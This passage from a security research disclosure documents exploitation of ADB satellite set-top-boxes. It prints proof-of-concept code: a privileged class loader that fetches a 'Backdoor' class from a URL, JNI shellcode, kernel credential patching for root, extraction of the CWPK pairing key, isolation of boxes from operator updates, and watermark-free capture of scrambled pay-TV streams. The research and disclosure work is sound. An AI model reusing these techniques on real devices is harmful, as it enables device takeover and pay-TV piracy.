
In 2012, we developed a comprehensive[25] Proof of Concept code to illustrate the vulnerabilities discovered in ADB set-top-boxes and STMicroelectronics chipsets. As the goal of this research was to both verify the fixing status and make further analysis of ST vulnerabilities possible, it was natural for us to run this Proof of Concept code now as well.

In order to accomplish that goal, we needed to have some means to run Java code from within the native code.

---

[25] 34000 lines of source code, 145 Java classes, 70+ commands implemented.

JavaServer call

While revere engineering the code of the main MHP application, we frequently came across the calls that indicated arbitrary transfer of execution from native code to given static methods of Java classes. A sample of this is illustrated on Fig. 12.

Fig. 12 Sample use of a `java_call_java_server` subroutine call.

The `java_call_java_server`[26] call is a subroutine that notifies JavaServer[27] about the request to call a native method with a given data pointer argument.

What's interesting about this call is that it opens access to Java Virtual Machine[28] functionality. This is due to the fact that the first argument of every native Java method is a pointer to the `JNIEnv` Interface Pointer (`JNIEnv* env`). A `JNIEnv` interface pointer is a pointer to data structure containing a `JNINativeInterface` structure (`JNIEnv` interface function table):

```
struct JNINativeInterface {
    void *reserved0;
    void *reserved1;
    void *reserved2;
    void *reserved3;
    jint (JNICALL *GetVersion)(JNIEnv *env);
    jclass (JNICALL *DefineClass)
          (JNIEnv *env, const char *name, jobject loader, const jbyte *buf,
           jsize len);
    jclass (JNICALL *FindClass)
          (JNIEnv *env, const char *name);
    jmethodID (JNICALL *FromReflectedMethod)
          (JNIEnv *env, jobject method);
    jfieldID (JNICALL *FromReflectedField)
          (JNIEnv *env, jobject field);
    jobject (JNICALL *ToReflectedMethod)
          (JNIEnv *env, jclass cls, jmethodID methodID, jboolean isStatic);
    jclass (JNICALL *GetSuperclass)
          (JNIEnv *env, jclass sub);
    jboolean (JNICALL *IsAssignableFrom)
          (JNIEnv *env, jclass sub, jclass sup);
    jobject (JNICALL *ToReflectedField)
          (JNIEnv *env, jclass cls, jfieldID fieldID, jboolean isStatic);
```

---

[26] the name was assigned by us, the method real address is `0x00BEACC0`.

[27] through the internal notification mechanism, `tv.osmosys.Kickstart$JavaServerMPNotify` class and its fields (`nativeFunctionJPTR` and `nativeDataJPTR`).

[28] CVM in the case of ADB set-top-boxes.

```
      jint (JNICALL *Throw)
             (JNIEnv *env, jthrowable obj);
      jint (JNICALL *ThrowNew)
             (JNIEnv *env, jclass clazz, const char *msg);
      jthrowable (JNICALL *ExceptionOccurred)
             (JNIEnv *env);
      ...
}
```

The function pointers of this structure contain more than 200 functions that allow for a control over the Java Virtual Machine environment and invocation of JVM functionality.

Privileged class loader namespace

Index 5 in the `JNIEnv` interface function table corresponds to a `defineClass` function, which allows for arbitrary class definition in a given Class Loader namespace:

```
jclass DefineClass(JNIEnv *env, const char *name, jobject loader, const jbyte *buf,
jsize bufLen);
```

This functionality is exploited in our Proof of Concept code to define a privileged Class Loader (class `A`) in a NULL (system) Class Loader namespace and to make a call into its method:

```
public class A extends URLClassLoader {
 public static final String POC_CLASS     = "Backdoor";

 public static void run_poc(String POC_URL) {
  try {
   URL utab[]=new URL[1];
   utab[0]=new URL(POC_URL);

   ClassLoader cl=new A(utab,get_carbo_loader());
   Class c=cl.loadClass(POC_CLASS);

   Method start_m=c.getMethod("start",new Class[0]);
   start_m.invoke(null,new Object[0]);
  } catch(Throwable t) {}
 }

 public A(URL urls[],ClassLoader cl) {
  super(urls,cl);
 }

 public PermissionCollection getPermissions(CodeSource codesource) {
  Permissions perms=new Permissions();
  perms.add(new AllPermission());
  return perms;
 }
}
```

This Class Loader serves two purposes. First, it creates a privileged Class Loader namespace as all classes loaded through it are defined with full privileges. Second, it initiates the loading and execution of the main Proof of Concept Code based on SE-2011-01 POC (`Backdoor` class).

The actual class definition and invocation of its methods is accomplished with the use of a custom native code sequence provided as an argument to the `java_call_java_server` call. The arguments for this call are set as indicated in Table 5.

ARGUMENT	DESCRIPTION
R4	-1
R5	an address of a native Java code to execute (`javaproc`)
R6	an address of a data structure specifying the arguments for a native Java proc (`javadata`)
R7	0

Table 5 Arguments to the `java_call_java_server` call.

Data structure specifying the arguments for the call is filled with the arguments indicating the name and class bytes of a target class to define along the name and descriptor of a target method to invoke:

```
javadata:
.long 0x00000000    !clazz
.long 0x00000000    !buf
.long 0x00000000    !buflen

.long 0x00000000    !url
.long 0x00000000    !method name
.long 0x00000000    !method desc
```

The code sequence implementing native Java code executed by the JavaServer is illustrated on Fig. 13.


```
javaproc

mov     r4,r8        ! JNIEnv
mov     r5,r9        ! data

mov.l   @(0,r9),r5   ! class name
mov     #0,r6        ! loader
mov.l   @(4,r9),r7   ! class bytes

mov.l   @(8,r9),r0   ! class bytes size
mov.l   r0,@r15

mov.l   @r8,r0
mov.l   @(20,r0),r0  ! DefineClass

jsr     @r0
nop

...

mov     r0,r12       ! jstring
mov     r8,r4        ! JNIEnv
mov     r11,r5       ! jclass

mov.l   @(16,r9),r6  ! method name
mov.l   @(20,r9),r7  ! method desc

mov.l   @r8,r0
mov.l   @(28,r9),r10
mov.l   @(r0,r10),r0 ! GetStaticMethodID

jsr     @r0
nop

mov     r8,r4        ! JNIEnv
mov     r11,r5       ! jclass
mov     r0,r6        ! mid
mov     r12,r7       ! jstring

mov.l   @r8,r0
mov.l   @(32,r9),r10
mov.l   @(r0,r10),r0 ! CallStaticVoidMethod

jsr     @r0
nop
```

DEFINE JAVA CLASS WITH GIVEN NAME AND CLASS BYTES

FIND ID OF A JAVA METHOD WITH GIVEN NAME AND DESCRIPTOR

INVOKE JAVA METHOD WITH GIVEN ARGUMENTS

Fig. 13 Native code sequence executed by the JavaServer.

The original `javaproc` routine is a little bit more complex as it also includes calls to the following JNI methods:

- `NewStringUTF` (allocation of Java String instances for given C strings),
- `NewGlobalRef` (safe-guarding local Java references, so that these are not invalidated by a Garbage Collector).

Additionally, the main SHELLCODE payload reads all necessary data such as the name and class bytes of a target class to define along Class Loader URL and the name / descriptor pair of a target method to invoke from the network server. This is implemented by `RunJava` class.

Carbo Class Loader

During creation of a privileged Class Loader `A`, a parent Class Loader is provided that indicates a Class Loader of the main set-to-box MHP application (ITI Carbo / operator application). The reason for doing this is to enable the visibility of ITI Carbo classes in our Proof of Concept code[29]. This is required for arbitrary interference with the MHP application (changing its behavior, etc.).

Fig. 14 Obtaining reference to the Class Loader of the main MHP application.

The reference to a Class Loader of the main set-to-box MHP application (Carbo Class Loader) is obtained with the use of the following steps (Fig. 14):

- Java applications running on a STB device are enumerated with the use of a functionality provided by a `tv.osmosys.application.AppManager` class,
- a reference to the XLet instance for each enumerated application is obtained with the use of a Java Reflection API, this reference is available in a private `theAppTV` field of `tv/osmosys/application/AppManager$XletApp` class, the latter field is also

---

[29] Java class loading mechanism attempts to load a requested class from a parent Class Loader.

retrieved with the use of a Reflection API (private `appinst` field of `tv/osmosys/application/XletAppProxy` class),

- `getClass().getClassLoader()` call sequence is invoked on the XLet instance of `com.adb.gae.iticarbo.AppManagerImpl` class (a kickstart class implementing the main MHP application).

OS privilege elevation

Issue 3 makes it possible to modify the OS kernel. This is exploited in our Proof of Concept code to change the `cred` structure of a current thread[30]:

```
struct cred {
      atomic_t      usage;
      uid_t         uid;        /* real UID of the task */
      gid_t         gid;        /* real GID of the task */
      uid_t         suid;       /* saved UID of the task */
      gid_t         sgid;       /* saved GID of the task */
      uid_t         euid;       /* effective UID of the task */
      gid_t         egid;       /* effective GID of the task */
      uid_t         fsuid;      /* UID for VFS ops */
      gid_t         fsgid;      /* GID for VFS ops */
      unsigned      securebits; /* SUID-less security management */
      kernel_cap_t cap_inheritable; /* caps our children can inherit */
      kernel_cap_t cap_permitted;    /* caps we're permitted */
      kernel_cap_t cap_effective;    /* caps we can actually use */
      ...
}
```

More specifically, a given range[31] of system physical memory pages is searched for a pattern of uid / gid values corresponding to security credentials of a current thread. In our case (id=555, gid=10) the search is conducted for a pattern of the following eight consecutive 32-bit words[32]:

`0000022b 0000022b 0000022b 0000022b 0000000a 0000000a 0000000a 0000000a`

When found, this pattern is changed to the values indicating superuser privileges (id=0, gid=0). Additionally, the three capabilities sets (inheritable, permitted and effective) following the uid/gid fields are all set to the value of `0xffffffff` (all capabilities get enabled for the current thread).

Kernel mode privileges

As a result of a privilege elevation to root user, access to virtual kernel memory space (`/dev/kmem` device file) can be gained.

In our Proof of Concept code from 2012, such an access was exploited for the installation of a custom system call handler[33]. This functionality is not implemented by SRP-2018-02 POC as some

---

[30] similar exploitation technique was used in our original SE-2011-01 POC, but with respect to a virtual memory.

[31] the range of 0x40000000 to 0x7fe00000 physical addresses.

[32] according to the `cred` struct the pattern should be composed of 4 pairs of uid/gid values, but we have observed that in memory it is composed of 4 uid values followed by 4 gid values.

[33] the unused system call number 17 was hijacked and its execution directed to kernel memory location corresponding to the `stptiHAL_read_proc_dsc` code. A custom code handler was installed at this code location, which provided the functionality for arbitrary kernel I/O memory space access by the means of `IOMem` class.

other means is used to provide the functionality for arbitrary kernel I/O memory space access (and ST chipset access).

ST chipset access

Instead of making use of the `IOMem` class for access to memory range of STi7111 DVB chipset, we rely on the `STTKDMA` class implementation for that purpose.

Our original SE-2011-01 Proof of Concept code relied on `/dev/memdev` device for STTKDMA registers and firmware access. The security of this device was however tightened. As a result, only trusted ST chipset I/O space regions could be opened with the use of a `MEM_Open` call of `libstd_drv_mem.so` library. The STTKDMA registers and firmware code location (`0xfe248000` base) could not be accessed. This is illustrated on Fig. 15.

Fig. 15 Address ranges (pairs) allowed to be accessed by memdev device.

The described behavior is due to the security check conducted on a device driver's side as a response to the `MEM_Open` call. This check verifies whether the requested memory address range to access (open) is within the allowed ranges.

This security check can be however easily disabled by the means of overwriting a `memdev` device driver variable indicating whether verification of memory addresses should take place (MEMDEV_SECURITY_CHECK). This is implemented in our Proof of Concept Code (`patch_devmem` method of `STTKDMA` class).

Finally, it's worth to mention that ITI-2849ST and ITI-2850ST devices hasn't had their STTKDMA firmware changed. The firmware that is run by these devices as of Jun 2018 (SlimCORE firmware ver. STTKDMA-REL_3.1.6) is exactly the same as the one used in 2011[34]. This means that ST issues haven't been addressed at all in the environment of NC+ platform. This also means, that our original `STTKDMA` class of SE-2011-01 POC does not require any modifications for a successful operation[35] beyond a one word patch of a `memdev` device.

---

[34] prior to the disclosure of the vulnerabilities in ST chipsets.
[35] SlimCORE firmware hijacking and exploitation of the vulnerabilities in ST chipsets.

Encrypted CWPK key access

Successful exploitation of SE-2011-01 Issue 18[36] requires access to the encrypted value of the CW pairing key (CWPK) [24]. In Conax CAS environment, the value of CWPK key is passed to a set-top-box device by the means of a dedicated EMM message [10]. In the past, ADB set-top-boxes additionally encrypted the received encrypted pairing key and stored it in a local file[37]. Our SE-2011-01 Proof of Concept code relied on this behavior in order to obtain the encrypted value of the CWPK key.

The most recent software used by ITI-2849ST and ITI-2850ST set-top-boxes store encrypted value of the CWPK key in a different way. This key is being stored in a `CA-CONAX` partition of a virtual encrypted drive (EEDRV).

EEDRV partitions can be accessed with the help of a functionality provided by the `libstd_cai_cail_iface.so` library. More specifically, `CAIL_EedrvGetPartitionId` call can be used to obtain id (handle) of a target EEDRV partition. A sequence of `CAIL_EedrvPartitionAccessBegin` and `CAIL_EedrvPartitionAccessEnd` calls can be used to access decrypted partition data (open access window to it). This is illustrated on Fig. 16.

```
private static void init_pairing_key() {
    int handle=Dl.open_flags("libstd_cai_cail_iface.so",Dl.RTLD_NOW|Dl.RTLD_NODELETE);

    int CAIL_EedrvGetPartitionId=Dl.getsym(handle,"CAIL_EedrvGetPartitionId");
    int CAIL_EedrvPartitionAccessBegin=Dl.getsym(handle,"CAIL_EedrvPartitionAccessBegin");
    int CAIL_EedrvPartitionAccessEnd=Dl.getsym(handle,"CAIL_EedrvPartitionAccessEnd");

    String partition="CA-CONAX";
    int pname=Utils.java2cstring(partition);

    int pid=NativeCode.getInstance().invoke(CAIL_EedrvGetPartitionId,pname,0,0,0,0,0,0);

    int addr=NativeCode.getInstance().invoke(CAIL_EedrvPartitionAccessBegin,pid,0,0,0,0,0,0);

    int ptr=addr;
    int key_type=Memory.read_byte(ptr+0x09);
    int key_id=Memory.read_byte(ptr+0x0a);

    if ((key_type==KEY_CWPK)&&(key_id==KEY_ID)) {
        enc_cwpk=new int[4];

        for(int i=0;i<4;i++) {
            enc_cwpk[i]=Memory.read_dword(ptr+0x0c+4*i);
        }
    }

    int res=NativeCode.getInstance().invoke(CAIL_EedrvPartitionAccessEnd,pid,0,0,0,0,0,0);

}
```

EEDRV partition access open

EEDRV PLAINTEXT PARTITION ACCESS WINDOW

EEDRV partition access close

Fig. 16 CA-CONAX EEDRV partition access schema.

ADDITIONAL EXPLOITATION TECHNIQUES

Beside, implementing various privilege elevation techniques for gaining full privileges in the OS and JVM spaces, there are other additional exploitation techniques used in SRP-2018-02 Proof of Concept code that facilitate STB isolation and enable live capture of arbitrary MPEG streams. They are described in a little bit more detail below.

---

[36] access to plaintext Control Words in STi7111 chip.
[37] `/mnt/flash/secure/7/0` file.

STB isolation

A set-to-box device compromised with the use of SRP-2018-02 vulnerabilities is still controlled by the SAT TV operator. As such, it can be either reconfigured or patched at arbitrary times by the SAT TV operator. As a result, access to the device can be lost and no futher execition of the POC / exploitation framework could be possible.

The following forms of STB control exist:

- automatic software updates received over a SAT TV signal / internet connection,
- configuration settings received over a SAT TV signal,
- DVBJ / XHTML applications received over a SAT TV signal / internet connection.

Our Proof of Concept code provides a form of an isolation of a set-to-box device from the operator in order to make patching of Issues 1-3 more difficult[38]. This isolation can be enabled through the `isolate` command of the Proof of Concept code (SRP-2018-02 shell):

```
box> isolate
- disabling SW download
  OK
- modyfing box config
  OK
- terminating Xlets
- disabling providers
  aitprovider: tv.osmosys.application.providers.AitProviderNet@279d44a9
  aitprovider: tv.osmosys.application.providers.RegisterProvider@7d01c569
  aitprovider: tv.osmosys.application.providers.LocalProvider@d1478480
  aitprovider: tv.osmosys.application.providers.XaitXmlRegisterProvider@8d4c2372
  aitprovider: tv.osmosys.application.providers.XaitXmlSdsProvider@b6ab2f44
  aitprovider: tv.osmosys.application.providers.XaitXmlSdsProvider@b6ab2f44
- disabling ADB EMM settings
  OK
```

The isolate command implements the following functionality:

- disabling SW download
  The `ldr.img.app.ver.short` STB property is set to the value of 0x7fff. This is the highest possible value this property can hold. As a result, set-top-box software should always skip any software update from the operator published through a satellite stream as its APP version would never be higher than the one indicated by the `ldr.img.app.ver.short` value.
- modifying APP config for a Multiroom exit
  The `iti.app.config` STB property is set to the value of 0x06, as a result, Multiroom mode of a set-top-box operation is switched off, but the value of a `hnsec.init` MHP APP variable remains set.
- terminating XLets
  All Xlets running on a device are terminated except the XLet implementing the ITI Carbo interface. Xlets attributes are also changed, so that their control code is set to indicate the

---

[38] we can't claim the patching is impossible as we do not know target devices so well, we can't exclude the possibility some other form of STB control exist beyond those mentioned.

KILL state. Java threads terminated as a result of the isolate command execution are illustrated on Fig. 17.

- disabling providers
  ADB set-top-boxes support various sources for applications in a form of providers. In our Proof of Concept code, we disable AIT applications providers and disable autostart feature for them[39]. As a result, neither terminated Xlet applications should be respawned, nor new new applications should be started if found in the broadcast stream.

- disabling ADB EMM settings
  Certain STB properties such as `iti.app.config` are set by the operator by the means of ADB EMM stream. In order to prevent the change of a STB configuration, a custom monitor of STB properties is installed in the system. This is accomplished by the means of a Java Reflection API and an extension of an obfuscated Java class from a Carbo Class Loader namespace. As a result of the `PropsMonitor` operation, all accesses to STB properties conducted from within the main MHP application are proxied and set requests are ignored in particular.

JTHREADS command output

```
GROUP java.lang.ThreadGroup[name=system,maxpri=10]
  GROUP java.lang.ThreadGroup[name=main,maxpri=10]
    GROUP java.lang.ThreadGroup[name=XletsThreadGroup,maxpri=10]
      GROUP java.lang.ThreadGroup[name=MHPAPP:2d:4051,maxpri=5]
        - Thread[MHPAPP:2d:4051,5,MHPAPP:2d:4051]
        - Thread[AWTQueue:1#1-1,5,MHPAPP:2d:4051]
        - Thread[Thread-0,5,MHPAPP:2d:4051]
        - Thread[[ACR][Sync Task],5,MHPAPP:2d:4051]
        - Thread[[ACR][Async Task],1,MHPAPP:2d:4051]
        - Thread[[ACR][Timer Task],1,MHPAPP:2d:4051]
        - Thread[TVTimer,5,MHPAPP:2d:4051]
        - Thread[[ACR][UserEventDispatcherThread],5,MHPAPP:2d:4051]
        - Thread[Thread-4,5,MHPAPP:2d:4051]
        - Thread[[ServiceListSerializer][DbSaveThread],5,MHPAPP:2d:4051]
        - Thread[N:1#1,5,MHPAPP:2d:4051]
        - Thread[ITIDwnTaskExecutor,5,MHPAPP:2d:4051]
        - Thread[[ACR][RIUTRecordingInfoUpdateTask],5,MHPAPP:2d:4051]
      GROUP java.lang.ThreadGroup[name=MHPAPP:2d:5600,maxpri=5]
        - Thread[MHPAPP:2d:5600,5,MHPAPP:2d:5600]
        - Thread[AWTQueue:2#1-2,5,MHPAPP:2d:5600]
        - Thread[[WMX][Sync Task],5,MHPAPP:2d:5600]
        - Thread[[WMX][Async Task],1,MHPAPP:2d:5600]
        - Thread[[WMX][Timer Task],1,MHPAPP:2d:5600]
        - Thread[TVTimer,5,MHPAPP:2d:5600]
      - Thread[JavaServer,9,main]
      - Thread[MemWatch,10,main]
      - Thread[MemWatchResRec,5,main]
      - Thread[MemWatchRebooter,10,main]
      - Thread[MemWatchAppStop,10,main]
      - Thread[ResmanQueue,5,main]
      - Thread[DVRRM ObjCache,1,main]
      - Thread[JavaTv Native Utils,5,main]
      ...
    GROUP java.lang.ThreadGroup[name=Daemon Threads Group,maxpri=10]
      - Thread[DaemonThread #1,5,Daemon Threads Group]
      - Thread[DaemonThread #2,5,Daemon Threads Group]
  - Thread[Reference Handler,10,system]
  - Thread[Finalizer,9,system]
```

TERMINATED WATERMARK APP THREAD GROUP

Fig. 17 Threads terminated by the `isolate` command.

Actual implementation details of the `isolate` command can be found in a code of the `STBIsolate` class.

The status of the `isolate` command execution can be verified with the use of `stbrops` command:

---

[39] we have observed that such XLets are not automatically started upon STB / system startup.

```
box> stbprops
iti.app.config                  = 0x06
fdt_AppVer                      = 13.1.5
fdt_FactoryResetFlag            = 1
ldr.img.app.sec                 = 0
ldr.img.btr.hw                  = 0x110
ldr.img.ldr.ver.short           = 0X707A
ldr.img.app.ver.short           = 0XFF
mac.STB.Eth.Ethernet            = 00:03:91:XX:XX:XX
sn                              = CSTAXXXXXXXXXXXX
hnsec.init                      = 1
```

It can be also verified with the use of a system information menu (APPENDIX B).

Additionally, one can modify the internal set-top-box configuration pertaining to the software update mechanism.

ITI-2849ST and ITI-2850ST set-top-boxes contain a hidden service menu that can be entered when a device is booted into the SW download mode. This usually happens when user agrees to install new software update found by a device.

When the service menu is entered, several SSU image loader parameters can be configured. This in particular includes the following (Fig. 18):

- PID 16bit
- TABLE ID 8bit
- DOWNLOAD ID 16bit
- TRANSACTION ID 32bit

Fig. 18 SSU service menu parameters.

Changing these values will affect STB ability to locate an MPEG stream containing SSU image (software update). As the values of these parameters can be chosen from a 72 bits space[40], their

---

[40] 16+8+16+32

changing seems to be an interesting option to consider in order to prevent arbitrary software update of a set-top-box device.

MPEG stream capture

Our original SE-2011-01 Proof of Concept code provided support for an MPEG capture of live HD streams into files (`mpegdump` command).

The implementation of this command did not work for encrypted streams in the environment of the most recent software of ADB set-to-boxes from 2018. Upon careful investigation we discovered that a descrambler for demux 1 corresponding to the capture stream was not configured properly[41]:

```
#_1 hal_handle    PID   Algorithm  Vld Keys
0   0x00000000  0x2000         DVB   1 even[----------------] odd[----------------]
1   0x00000000  0x2000         DVB   1 even[----------------] odd[----------------]
...
9   0x00000000  0x2000         DVB   1 even[1c6a0224d1ca0680] odd[1c6a0224d1ca0660]
10  0x00000000  0x2000         DVB   1 even[1c6a0224d1ca0680] odd[1c6a0224d1ca0660]
11  0x00000000  0x2000         DVB   1 even[1c6a0224d1ca06b0] odd[1c6a0224d1ca06a0]
12  0x00000000  0x2000         DVB   1 even[1c6a0224d1ca06b0] odd[1c6a0224d1ca06a0]
13  0x00000000  0x2000         DVB   1 even[1c6a0224d1ca06b0] odd[1c6a0224d1ca06a0]
14  0x00000000  0x2000         DVB   1 even[----------------] odd[----------------]
...
23  0x00000000  0x2000         DVB   1 even[----------------] odd[----------------]
24  0x00000000  0x2000         DVB   1 even[----------------] odd[----------------]
```

When compared to the descrambler of demux 0 corresponding to live A/V content presented on a TV screen:

```
#_0 hal_handle    PID   Algorithm  Vld Keys
0   0x00000000  0x2000         DVB   1 even[----------------] odd[----------------]
1   0x00000000  0x2000         DVB   1 even[----------------] odd[----------------]
...
9   0x00000000  0x2000         DVB   1 even[1c6a0224d1ca0680] odd[1c6a0224d1ca0660]
10  0x00000000  0x2000         DVB   1 even[1c6a0224d1ca0680] odd[1c6a0224d1ca0660]
11  0x8e382000  0x0216         DVB   1 even[1c6a0224d1ca06b0] odd[1c6a0224d1ca06a0]
12  0x8e382200  0x027a         DVB   1 even[1c6a0224d1ca06b0] odd[1c6a0224d1ca06a0]
13  0x8e382a00  0x0342         DVB   1 even[1c6a0224d1ca06b0] odd[1c6a0224d1ca06a0]
14  0x00000000  0x2000         DVB   1 even[----------------] odd[----------------]
...
23  0x00000000  0x2000         DVB   1 even[----------------] odd[----------------]
24  0x00000000  0x2000         DVB   1 even[----------------] odd[----------------]
```

we noticed that the only difference between the configuration of the two descramblers lied in the invalid[42] PID values (0x2000). Thus, in order for a live MPEG capture to start working for arbitrary scrambled content, we simply copied the configuration[43] of properly configured descrambler 0 to the one used by our MPEG capture code (descrambler 1):

```
public static void setup_descrambler(int fd) {
  Vector des=read_dsc_config();

  for(int i=0;i<des.size();i++) {
   DSCConfig dsc=(DSCConfig)des.elementAt(i);
```

---

[41] demux data was retrieved with the use of a `cat` command issued for descramblers file of `/proc/driver/demux/demux0/` and `/proc/driver/demux/demux1/` directories.
[42] according to the specification, PID value cannot be greater than 0x1fff.
[43] descrambler key slot and associated MPEG stream PID value, the content of the keys do not need to be updated as key slots are shared / synced between demux sources.

```
  if (dsc.pid!=INVALID_PID) {
   int res=dmx_dsc_SetPid(fd,dsc.id,dsc.pid,0);
   ApiMonitor.log("dmx_dsc_SetPid id "+dsc.id+" pid "+Utils.hex_value(dsc.pid,9)+"
res "+res);
   }
  }
 }
```

This approach was sufficient for MPEG capture of arbitrary programming to start working again. In, our tests MPEG streams for Audio and Video of both SD and HD programming could be captured in real time to file.

What's interesting in this approach is that the captured content was free of any watermarking. The reason is twofold. First, it looks that ADB WatermarkXlet[44] is targeting the online content only (NC+ Go service, etc.). Second, this XLet can be disabled / terminated at the time of an MPEG capture.

EXPLOITING ITI-2851S

In 2013, as a result of a fusion of two major Polish SAT TV platforms[45], NC+ platform was born and ITI-2851S set-top-box device was introduced.

This STB looked like a mirror of ITI-2849ST and ITI-2850ST devices (same box and external interfaces), but for some reason it did not share the firmware image of its predecessors (SSU ID 0x133 instead of 0x110):

```
box> ssuinfo
SSU SVID:   0x3aca     PID:   041a
[UPGRADE 00]
- pid                    0x0bbd
- oui                    0x000391(Advanced Digital Broadcast)
